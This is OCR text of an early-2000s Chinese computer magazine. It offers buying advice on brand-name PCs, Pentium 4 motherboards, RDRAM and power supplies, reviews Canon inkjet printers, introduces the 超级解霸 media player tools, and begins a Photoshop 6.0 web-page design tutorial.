
品牌电脑中所含正版软件的费用也是整套电脑的成本之一，有些品牌型号的电脑为了控制电脑的整体报价，使其更具有竞争力，没有预装Windows系列软件，当然这一大块正版软件的费用就省了下来。电脑出厂时象征性地预装了最基本的DOS软件（一般被称为DOS机），厂家相信精明的经销商会灵活处理操作系统问题。消费者在购机前要询问一下经销商自己购买电脑已安装的操作系统，如果是DOS机，最好请经销商为你“升级”为Windows系统。现在有很多高价位的Pentium Ⅳ品牌电脑都捆绑有免上网信息费的Internet账号，用户不要闲置浪费了。对于有内置Modem的品牌机，最好购买时在商店要求经销商根据本地ISP情况设置有关内容，并实际上网测试一下，确保网络设置和Modem正常工作，省得到家后碰到不能上网又不能确定原因的麻烦。

品牌电脑的售后服务也很重要，很多购买品牌电脑的用户对电脑维护和修理不精通，所以有些对电脑高手看似容易解决的问题，大众用户都会认为是自己无法解决的大故障。消费者购买品牌电脑相当一部分理由是冲着品牌电脑的售后服务。台式电脑搬运不便，厂家维修点如果可以提供上门服务自然方便不少，这一点在购机前都要询问清楚。

最后品牌电脑中往往有多个系列，有家用系列也有商用系列、高端图形工作站系列等，个人家庭用户应该选购家用系列产品，因为这一系列产品针对家庭多媒体用途而设计，功能多实用性强。商用电脑一般注重产品的稳定性，多媒体娱乐方面不是重点，外观也不会特别讲究，大部分都是标准电脑机箱，适合机关单位作为办公用机。由于用户应用需要的不同，选购品牌电脑不能以电脑玩家的眼光来评判，品牌电脑针对一般大众用户，所以不要指望配置有高性能的显卡和声卡。品牌电脑突出整体系统配置平衡。CF

主板

Intel 的 i850 芯片组是第一款支持 P4 CPU 的芯片组，i850 芯片组支持双通道的 RDRAM，理论上可以提供 3.2 GB/s 的带宽。但是每个 RAMBUS 通道，至少要连接一个 BANK。因为 RAMBUS 内存条的插槽是连续的，所有的空槽都要进行终端匹配，才能够正常工作。而且 i850 只能够配合使用 PC600 或者 PC800 的 RDRAM，这给使用者带来了限制，不过好在不是很重要。i850 现在只支持单个处理器工作，支持多处理器的版本会在今年年底之前推出的。



我们在购买 P4 主板的时候要注意一些问题。首先是架构的问题，虽然 P6 架构已经使用了很多年的时间，现在由于 P4 的推出，Intel 也抛弃了 P6 架构，使用了全新的 NetBrust 架构，而随着 P4 的一步步普及，这个全新的架构也将成为未来几年中的主导。现阶段的 P4 处理器虽然采用的是与 AMD Athlon 处理器一样的 423 管脚的 Socket 插槽，但是它们之间的管脚电气定义却很不一样，是不兼容的，所以一定不能混用。另外，由于 P4 内部集成了 4200 万个晶体管，即使是 0.18 微米的制作工艺也使得芯片面积很大，达到了 P III的四倍。尽管 P4 的工作电压也是 1.7V，但是它的耗电量却是很大，达到了 58W，产生的热量也很大，所以 P4 主板的设计和 CPU 插槽都有着很严格的要求，以保证工作的稳定性和安全性。其次就是 CPU 和风扇的安装问题，在安装 P4 的时候是比较麻烦的，因为 P4 的 CPU 不像 P III那样在 CPU 管脚上有明显的不同，以防安装错误，而 P4 只能靠每一边的管脚数目来确定，所以一定要小心谨慎。因为 P4 的发热量很大，所以 P4 的标准风扇面积很大，比 CPU 插槽都大很多，所以不能像以前的 CPU 风扇那样直接卡在 CPU 插槽上面，所以 Intel 规定的 P4 主板标准必须在 CPU 插槽周围留出安装风扇架的螺丝孔，而风扇的架子还要用螺丝钉穿过主板直接固定在机箱上，所以如果买 P4 的话，还必须配有专用的机箱。

下面给大家介绍几款主流的 P4 主板：

华硕 P4T

* 4 条 RIMM 插槽，最高支持 2GB 双通道 RDRAM 内存
* AGP 4× Pro 插槽
* 5 条 32 位的 PCI 插槽
* 支持 ATA/100 接口
* 4 个 USB 接口
* Jumperless 超频设置
* CPU 电压调整
* Asus 硬件监测
* 提供 Asus iPanel 接口 <LI>

参考价格：1600 元

P4T 主板采用 Intel(r) 850 chipset 芯片组，采用 ATX 规格架构，支持最新 Intel Pentium 4 1.4～1.5GHz 以上的处理器与 NetBurst micro-architecture。这款芯片组可支持 PC800/PC600 RDRAM、AGP Pro/4X、UltraDMA/100、Suspend-to-RAM 与 Hardware Monitoring 功能。此外，有 4 个 USB 接口，可以让我们扩充很多周边设备，例如扫描仪、打印机等等。主板有 1 个 AGP Pro/4X，5 个 PCI，4 个 USB 接口，支持 DMA100/66/33，最大可以支持到 2GB 的 PC800/600 RDRAM。

与其他主板相比，P4T 的 CPU 插座更靠近主板的中心，这样信号线就可以短一些，而且这样提供了更多的空间，更有利于 CPU 的拆卸和散热。另外，P4T 还配有一块特制的底板用来把它装配在机箱上。在 CPU 插座上有一个搭扣用来固定散热器，这个设计也是非常有创意的。还有一点就是，P4T 可以是通过 DIP 开关来设置总线和内存频率，也可以通过 BIOS 来调节外频，不是线性超频，最高频率能达到 200MHz，还可以对 CPU 进行核心电压调节。内存频率和倍频值可以设置为不同。在 BIOS 中还可以调节 RDRAM 的工作状态，有两种选项，一种是待机（Standby），另一种是打盹（NAP）。如果选择打盹的话，机器在工作量很小的情况下可以进入半休眠状态，这样可以有效地节省电能和减少发热量。这款主板的性能很好，但是惟一的缺点就是 CPU 插槽周围的电容与 CPU 插槽之间的距离太近，使得在安装 CPU 风扇的时候会很麻烦。

Gigabyte GA-8TX

* 1 条 AGP Pro 插槽，支持 AGP Pro 显卡，支持 AGP 2×/4× 模式（1.5V 电压）
* 1 条 CNR 插槽
* 5 条 PCI 插槽，支持 PCI 2.2 规范
* 保护：当处理器过热时或风扇停转时自动降速并报警（不受操作系统限制，不需要驱动程序）
* 在挂起状态下处理器风扇停止
* 带系统监测，可以设置通过 BIOS 报警
* 硬件检测包括电源电压、处理器电压和 CMOS 电池状态
* 支持 DualBIOS(tm)技术；4M 可擦写 RAM
* 支持 @BIOS(tm)自动升级

参考价格：1430 元

这款主板采用蓝色的 PCB 板，很漂亮，还是沿用传统的样式，CPU 插槽在主板的最上部，集成有声卡芯片，一个 AGP Pro 插槽，五个 PCI 插槽，一个 CNR 插槽，但是在 P4 的机器上带有 CNR 插槽的作用不是很明显，因为我们一般都用不到 CNR 设备的。这款主板可以调节 CPU 的倍频，从 8.0－23.0，可是 Intel 的 CPU 一向是锁定倍频的，所以这项功能看起来也没有什么用处。但是双 BIOS 是很有用处的，这是技嘉独有的技术。

Intel D850GB

Intel 自己生产的主板，做工很好，稳定性很不错，布局合理。Intel D850GB 主板的布局采用的是在很多 PC 机上都广泛使用的“Garibaldi”布局，其中后缀“GB”在这里的意思是 Garibaldi 架构，Garibaldi 基于 ATX 架构，但是也能够使用 WTX 构架的机箱。这款主板的主要的销售对象是如 Dell 和 Gateway 之类的 OEM 厂商。在 PCB 板上，带有一个 AGP Pro 插槽，五个 PCI 插槽和一个没有用处的 CNR 插槽。留有 Ultra-SCSI 芯片、网络控制芯片和声卡芯片的位置，看来这款主板还有很多的不同版本。

D850GB 是 Intel 的 Pentium 4 的参考设计主板，其布

局和走线被台湾的主板厂商广泛采用。但是它安装大散热器的方法是非常笨拙的，用四个大螺丝固定在主板上，使得如果要拆装散热器的话，要把整个主板都拆下来。Intel D850GB的性能属于平均水平。在设置CPU的频率时，有点复杂，需要插入一个跳线，然后在设置完成后需要重新调整。Intel D850GB是一块标准的OEM主板，强调稳定性，没有超频功能。

MSI MS-6339

这款主板采用公板设计，没有什么很特别的地方，一个AGP Pro插槽，五个PCI插槽和一个CNR插槽，集成了声卡芯片。MS-6339的特殊的P4总线的布局非常好，MSI MS-6339主板上有几个不同颜色的状态LED，使得它与其他的主板都不相同。这几个发光二极管位于串口的旁边，可以从后面观察，非常的方便。但是这款主板的性能一般，不是很好，而且没有超频能力。

DFI WT70-EC

这款主板也没有很出众的特色，公板设计，一个AGP插槽，五个PCI和一个CNR插槽。这款主板只有一个AGP插槽，而不像其他主板那样安装的AGP Pro插槽。DFI WT70-EC惟一的特点就是它设计得颇为巧妙的CPU固定架，安装起来很方便。这款主板的性能一般。参考价格:2000元

Fujitsu-Siemens D1192-A11

从名字我们也能看出来这是个日本富士通与德国西门子的产品，这款主板的质量很好，公板设计，一个AGP Pro插槽，五个PCI和一个CNR插槽，主板减少了我们不经常使用的第二个COM口，集成了声卡芯片和Intel (82550)网卡芯片。这款主板主要是针对OEM客户，所以没有超频能力，但是主板上有调节倍频的选项。值得一提的是，这款主板带有一个变压器，这样即使我们没有P4专用的电源也不用担心，可以通过变压器正常使用。

ABIT（升技）TH7R

这款主板是现在市场中惟一一款支持RAID功能的P4主板，一个AGP插槽，五个PCI插槽和一个CNR插槽，采用Hight Point HPT370 RAID控制芯片，支持DMA 100、RAID 0、RAID 1、RAID 0+1模式。在BIOS中，仍然是升技最著名的Soft MENU III超频工具，提供了很多的超频选项，很方便实用。这款主板还集成了Intel 82559网卡芯片。参考价格：1840元

SuperMicro P4STA

超微的名字大家肯定不是很陌生，因为超微在服务器主板市场很有名气。这款SuperMicro P4STA主板采用公板设计，一个AGP Pro插槽，五个PCI插槽和一个CNR插槽。在BIOS中自己带有AWDFLASH工具，如果想升级BIOS的话，直接引导进入DOS模式，放入带有BIOS的软盘就可以升级了，很方便。

内存

现在市场上流行的i850芯片组的主板必须使用Rambus内存，下面就给大家介绍一下Rambus内存。Rambus是Rambus公司开发的从芯片到芯片接口设计的新型DRAM。它能在很高的时钟频率范围下通过一个简单的总线传送数据。RDRAM更像是系统级的设计，这使得它非常复杂、昂贵。另外RDRAM不是一个开放的规格，各内存生产商都要向Rambus公司支付高额的授权金，因而许多Rambus的合作内存厂商都希望开发和推广另外的内存标准。

RDRAM在1995年首先用于SGI的Indigo IMPACT图形工作站，而后又在任天堂公司的N64游戏机上被作为系统主存。另外，Cirrus Logic公司的CL5465、Chronatic Research的Mpact等显卡也曾用RDRAM做过显存。目前Rambus公司有三种产品：RDRAM、Concurrent RDRAM和Direct RDRAM。

眼下Intel公司推广的是Direct RDRAM，它具有300-400MHz的工作频率，可在时钟的上下沿传送数据，故相当于600-800MHz。数据传送带宽只有16位。实际数据传输率为400MHz × 2 × 2Byte=1.6GB/s。

由于生产Rambus内存必须投入大量的资金兴建全新生产线，同时还必须获得Rambus授权，并支付可观的专利费用，加上内存本身制造成本高昂，所以RDRAM的流行有很多的障碍。但是，随着Intel 850芯片组和Pentium4的一步步成为主流，在2001年内，RDRAM内存会在品牌机市场内占据部分市场份额。但要普及到桌面市场上来，就必须得等到大规模的降价浪潮才行，否则RDRAM只能成为过眼烟云。但是现在市场中DDR RAM已经开始了疯狂的降价，看来RDRAM降价的日子也不会很远了。

电源

在前面，我们提到了P4处理器必须使用专用的散热器和机箱，但是由于P4处理器的耗电量很大，所以对于P4来说还要使用专用的电源，还要考虑电源与P4专用机箱的匹配问题。我们知道P4的耗电量能接近58W，再加上AGP显卡、最少128MB的RDRAM内存还有一些其他设备，整个P4一台整机的耗电量可想而知，所以Intel官方的建议是使用12V的2.03版本的ATX电源，这个电源与一般的ATX电源的差别是除了有ATX电源接头以外，还增加了一对P8、P9电源接头。

所以我们在选购P4电脑的时候一定要尽量使用300W的ATX 12V电源，但是这种电源现在在市场中还不是很常见，所以如果我们找不到专用的P4电源，那么也要使用250W的ATX电源，而且是一定要能提供8.5A的电源。

支持P4的电源目前代表产品有：银河动力王300-P4（参考价格220元）；银河动力王400-P4（参考价格280元）；技展P4 350PX（参考价格240元）。

以上是与P4配套的一些配件产品的介绍，与目前市场上支持其他CPU的配件相比，支持P4的配件市场占有率还相对不高，不过这类产品发展的速度是很快的。由于使用了一些新的规格，使这些产品在性能上普遍有了进步。相信随着P4的普及，支持P4的配件也将会进一步在市场上丰富起来。CF



□北京　　廉志远



A4幅面主流打印机的选购与维护（二）

【佳能篇】

论起喷墨打印机，就不能不提起佳能。佳能的打印机技术主要是按需喷墨，其主要特点就是最新墨盒分体结构设计及通过更换选配件达到彩色扫描仪的功能。下面，我将介绍佳能今年力推的五款最新打印机型：BJC-1000SP、BJC-2100SP、S400、S450和S800。

BJC-1000SP

这是佳能近两年价格最便宜也最招人喜欢的机型，它设计小巧，节省桌面空间，再加上佳能公司打印机耗材的多种选择，使BJC-1000SP对于普通家庭用户更加具有吸引力，惟一的不足就是它购买时标配的是三色彩色墨盒，可以打印黑色文本，但实际上是用三种彩色墨水混合而成，比较费墨，而且墨色不正。如果打印文本较多，可再购买一个黑色墨盒（如果取下彩墨，Canon自己设计有一种墨盒暂存匣，可将未用完的墨盒放进去，墨水不会干）。这样算起来，成本相对就比较高一些。

总体来说，它较适合家庭用户，特别是对于图片打印或文本打印颜色要求不太注重的用户可以考虑一下。由于它比较低档，是目前Canon惟一没法实现扫描功能的打印机。



技术简介：关于独立分体，这是佳能公司独有的墨盒技术，连体式彩色墨盒的弊端就是假如用完一色，就无法再使用其他颜色，而独立分体设计主要适用于偏重某种色彩输出要求的用户，可以有效地解决用户的麻烦，用完一色换一色，避免了无谓的浪费。不过数据显示，一般独立分体墨盒较连体墨盒只能有效地节省10%左右。

BJC-2100SP

佳能称1000SP和2100SP为因特网打印机，主要是由于它购买时随机赠送一些专门用于调节网页大小以方便打印的软件，加上它设计的双平台支持，支持彩色图像扫描功能，使这款机型十分优秀。主要应用于文本打印，如果你喜欢打印图像或照片，建议你不要考虑。2100SP所带的是BC21e墨盒(原装330元)，但也可以换成BC20单黑色墨盒(原装210元，填充墨水38～76元)，更适合需要文本打印的用户。对于使用面积有限又想方便灌墨的用户来说，BJ 2100SP是一个不错的选择。



技术简介：关于Bubble Jet。Bubble的英文原意是气泡，它可以解释为气泡喷射。它的工作原理是通过喷墨打印头上的电加热元件，在3微秒内急速加热到300℃，使喷嘴底部的液态油墨汽化并形成气泡，该蒸汽膜将墨水和加热元件隔离，避免将喷嘴内全部墨水加热。加热信号消失后，加热陶瓷表面开始降温，但残留余热仍促使气泡在8微秒内迅速膨涨到最大，由此产生的压力使一定量的墨滴快速挤出喷嘴。由于元件温度继续下降，所以墨水呈收缩状态，前端的墨水已经喷射，后端墨水由于收缩，造成分离，停止喷射，也就完成了一个喷墨过程。它就是借助于调整加热元件的温度来达到控制打印图像的目的。

S400

这就是今年佳能力推的一款照片级打印机，它也是价格最便宜的独立分体墨盒设计的机型。它有1440×720dpi的分辨率，在普通纸上的打印效果也很好，加上它是四色（黑色，青色，品红色，黄色）独立分体墨盒，较前两款有了很大的改进，这样打印文本或照片可以有效地避免彩色标配墨盒凑色而造成的浪费。同时也提高了打印速度。在使用BC-30e（独立黑色）墨盒时，可达每分钟9页，同样它的喷嘴数量是160个，比SC680的黑色喷嘴还要多12个，速度可想而知。但假如更换为四色墨盒，则每色喷嘴均为48个，速度就会减慢下来。

另外，通过安装扫描匣，它可以变成720dpi的彩色扫描仪，可以扫描一些较薄的杂志或者照片等，加上双平台支持打印，可以使用户的选择性更多一些。对于要求输出偏重于某一色彩的用户，通过独立分体墨盒这个比较有特点的设计，避免造成其他颜色墨盒的浪费。如果你是一位小型家庭办公者也可以考虑，它兼备了打印和扫描两项重要功能，相对来说性价比较高。



技术简介：扫描匣和墨盒暂存匣作为佳能打印机的选配件，是为了增强打印功能与扫描功能

的扩展与互换方便而设计的，扫描匣使用时需要将机内的墨盒全部拿出来，然后再将它放入才能开始进行图片扫描。但对图片的厚度有要求，一般不能超过信封的厚度，否则很容易卡纸。在使用扫描匣时，墨盒一般最好放入墨盒暂存匣，这样既可以保护打印头不受磨损也能使墨盒里的墨水不会氧化。

S450

性能优异的六色照片级喷墨打印机，而且速度可达到每分钟文本打印 10 页，图文混合打印 7 页。它拥有 S400 所有的先进技术，并且还进行了扩展和延续，主要是墨盒方面，在购买时打印机标配的是四色墨盒（黑，青，品红，黄），其中黑色是独立装在一个适配器中，而另外三个颜色放入彩色墨盒适配器。如想实现六色打印，还需要自己购买照片墨盒（黑，青，品红，photo 青，红，黄）。要实现扫描功能，同样需要购买其扫描适配件。

这款打印机的分辨率为 1440 × 720dpi，对于文本打印或图片打印，特别是对于要求某种颜色的输出量较大的照片打印用户，可以考虑这款可随意更换配件的六色墨盒的照片级打印机。这也是在 A4 幅面里佳能速度最快的打印机，是 S800 打印速度的近二倍，在 1650 元左右的价位上已经是打印速度的极致。同样速度的大概只有惠普的 970C 可以超过，但价位在 2500 元以上。



技术简介：墨水检测系统，它通过光学折射的原理对打印机内的墨盒进行检测，由于各品牌的墨盒设计大同小异，所以检测时假如有光线通过，则有墨，如果折射回来，则代表无墨。当然它也会通过折射角度来估测墨盒剩余量，所以会出现“少墨”和“缺墨”的警告提示。由于 EPSON 是微压电技术，所以检测方法与其他产品墨盒方法有所区别。

S800

这是一款佳能最新推出的可以说是里程碑式的打印机，Canon 打印设置的分辨率一向与 EPSON 的一样，但这款产品的分辨率与 HP、利盟等一样为 2400 × 1200dpi，这也是佳能目前分辨率最高的，但它打印文本及图片时的速度和配备的扫描器分辨率都不及 S450，只是在扫描图像时也运用了双向扫描，使速度提高近一倍。在购买时打印机标配为六色彩色墨盒。

它最大的特点在于使用了新型墨水，增强了褪色能力，配合专业照片纸，打印图像可保持 25 年不褪色。这在 A4 幅面的喷墨打印机中是绝无仅有的。仅次于它的是 EPSON 的 SP790 及更高级的机型，可保持 10 年不褪色。其他打印机基本在关于褪色问题上没有任何介绍。

这款打印机设计的独特之处就在于以往打印机档次越高，打印速度越快，而这款打印速度并不如 S400、S450，主要原因在于它并不太注重文本打印，而且测试打印内容与前两款机型有一定的区别，主要是在打印全幅面照片时只用 2 分钟，可以说是专业级照片打印机，只对照片打印功能有独特的高明之处，其他并无出色表现。如果您使用数码相机或对于照片输出有较高要求，可以考虑此款。



技术简介：墨盒标准打印页数，这主要与打印覆盖率和设置的分辨率有关系。如果分辨率一样，各公司默认的覆盖率从 3.5%～25% 不等。如爱普生黑色为 3.5%，彩色为每个喷嘴 5%；佳能公司每页 1500 个字符或按国际标准 5%，利盟将其认为 5% 和 15% 两种，而惠普公司未做说明。

厂商	型号	市场价格	最高分辨率	最小墨滴	文本速度	图文速度	墨盒（标配）	产品特色
	BJC-1000SP	600元	720 × 360	----	4ppm	0.6ppm	三色单墨盒	时尚小巧，单键操作
	BJC-2100SP	800元	720 × 360	----	5ppm	2ppm	三色单墨盒	双平台支持，可选彩色图像扫描器
Canon	S400	1450元	1440 × 720	----	9ppm	4ppm	四色独立墨盒	独立墨盒，双向打印，面向办公室
	S450	1650元	1440 × 720	----	10ppm	7ppm	四色独立墨盒	高速打印，支持六色独立墨盒
	S800	2850元	2400 × 1200	4pl	4ppm	4ppm	六色独立墨盒	2400dpi，25 年不褪色，49 重色控

选购与维护指导：此次介绍的佳能公司的五款打印机，其中1000SP、2100SP是早期成熟的机型，而S400、S450和S800是今年佳能公司为了替代过去相应的落后机型而推出的。但这五款都打出了今年佳能公司的口号“数码引力”，当然其中还包括扫描仪、数码相机等。佳能公司的打印机主要是通过按需喷墨的气泡喷射技术，其墨盒与喷头为一体，而且在S400以上的机型还实现了独立墨盒分体设计。如果是以家用打印文本为主，建议购买1000SP、21000SP两款。如果你偏重于某个颜色的输出量，可以考虑S400。如果要求速度与质量更加优异，则可购买S450，但S800对于高分辨率照片打印最为适合，不适合速度要求较高或打印文本的用户。

由于佳能是墨盒与喷头一体的，所以许多用户都将空墨盒进行灌墨，当然成本下降了，但实际上无论从颜色还是质量以及速度都会受到一定的影响，特别是在颜色的色泽方面有十分明显的下降，如果打印照片则更加明显。而且假如灌墨失败还继续使用，将有可能损坏打印机。建议客户最好不要购买兼容墨或直接灌墨。


下期，我们将介绍惠普的主流打印机。CF


随着电脑整体性能的不断提高，特别是多媒体性能的提高以及CD－ROM和DVD驱动器的日益普及，音乐和视频播放也越发受到大家的青睐。要想欣赏精彩的音乐和最新出炉的大片，或者重温旧梦回顾经典的音乐和电影，不用再去麻烦音响和电视，只要有电脑再加上超级解霸就可以了！


超级解霸系列包括播放影碟的超级解霸、播放音乐文件的超级音频解霸，以及MP3文件制作、MPEG文件转换等工具。


超级解霸，超级精彩


□重庆 seafly
























超级解霸2001附带了三个非常出色的图形界面。如果你看腻了以前的界面，试试这些好东西吧！





超级解霸的多媒体工具越来越丰富，它提供了强大的视频、音频处理工具软件。

主要包括：

AVI转VCD格式　　VCD/DVD转AVI
VCD（DVD)转GIF　　多段MPG转VCD格式
DVD区码转VCD格式　　DVD区码检测；
MP3数字CD抓轨　　自动播放伺服器

上边就是mp3数字抓轨工具。想要制作你自己的MP3歌曲，把CD放入光驱中，打开程序，在“保存路径”中选好文件存放位置，然后，按下“开始读取”，一切就这么简单！

CF

开启设计之门——Photoshop6.0新手上路(六)

□黑龙江 Swimmingfish

第六章 成家立“页”在今朝——网页设计实战

Internet 以及由其衍生出来的网络文化如同飓风一样，在我们目不暇接的时候，向我们展示了它无穷的魅力。经常在网络漫游，您是不是曾经感慨过那绚烂多彩的图片，那令人耳目一新的设计，以及使您拍手叫绝的创意呢？那一个个展示个人风采的个人网站，是否也使您产生过成家立“页”的想法呢？

网页的制作历史悠久，从网络产生那一天起，就在不断地发展。从早期的编写HTML纯文本网页，到现在的整合文字、图片、动画的动感网页的产生，这都是由于网络带宽的增加以及制作技术的飞速发展而带来的成果。Adobe 公司深刻地注意到了这一点，因此从 Photoshop5.5 版本开始，将ImageReady2.0紧密结合到其中，使网页制作技术中关于压缩图文件、切割图像、制作图像超链接等在过去看来非常棘手的环节，都能够一气呵成。这些技术在6.0版本中得到了更进一步的增强。

在经过了前五章的讲座之后，我们这次的“Photoshop新手上路”的连载也已经接近尾声了。在本次的讲座中，我将带领您使用Photoshop6.0 以及其整合的ImageReady3.0，设计一个个人主页，同时也算是对以前讲座的一个总复习。对于网页设计而言，它与平面设计具有许多共同点，所使用软件的手法大同小异，但是考虑到网络这个载体的特殊性，网页的设计又和平面设计具有很大的差异。考虑到网络下载速度以及浏览者视觉效应等方面的问题，主要表现在对于图片的优化和对整体色调的调整和配置上，这是我们在使用ImageReady的过程中要特别注意的问题。

(1)启动 Photoshop6.0，新建一个文件。我们将通过制作一个个人网站的主页面作为实例给大家讲解。我们不要急于在工作区中开始设计，首先规划一下我们整个网页的色调，采用一种色彩系列，往往可以给浏览者比较好的视觉效果，比如：黑色－灰色－白色；深蓝－浅蓝－白色。在我们这个实例中使用的是以深蓝色为主色调的设计页面，因此，我们设定前景色为深蓝色（R:0;G:0;B:170），然后使用“喷筒”工具在工作区中填色。

